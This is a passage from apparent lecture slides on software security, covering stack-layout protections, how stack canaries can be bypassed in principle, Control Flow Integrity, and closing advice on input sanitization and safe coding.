 - Rearranges memory so that arrays cannot be used to overwrite local variables (e.g., a function pointer)
 - Arguments cannot be rearranged, and therefore function pointer arguments are copied into local variables and then the local reference is used within the code
- See “Protecting from stack-smashing attacks” by Hiroaki Etoh and Kunikazu Yoda

Bypassing Canaries

- Canaries can be bypassed by overflowing a pointer used as a destination of a strcpy()-like function
- Can overwrite the return address without touching the canary
 - The XOR canary was introduced to protect from this attack
- Pointers in the function frame can still be overwritten
- This require knowledge of the process memory layout
- Note: Window implements similar protection using the /GS compiler option
- BROP
 - Blind Return Oriented Programming
 - <http://www.scs.stanford.edu/brop/>

Making Exploitation Harder

- New Technology: Control Flow Integrity
- Control-Flow Integrity: Principles, Implementation and Applications by M. Abadi et al., CCS 2005

Control Flow Integrity

- Programs have a control-flow graph (CFG)
 - Basic blocks
 - Direct or indirect control transfers
- Memory corruption attacks often result in execution paths that do not exist in the CFG
- Control Flow Integrity (CFI) enforces that execution follows the CFG
- An application is analyzed at compile time and its CFG is derived
- The application is then instrumented in order to check that, at run-time, the control transfer follow the established CFG

Conclusions

- Applications can be exploited by
 - Providing unexpected inputs
 - Generating unexpected environmental conditions
- Sanitizing user inputs and understanding environmental dependencies is key
- The use of safe coding, safe languages, and existing protection mechanisms can greatly reduce the risk of exploitation
- Application-logic attacks are still possible

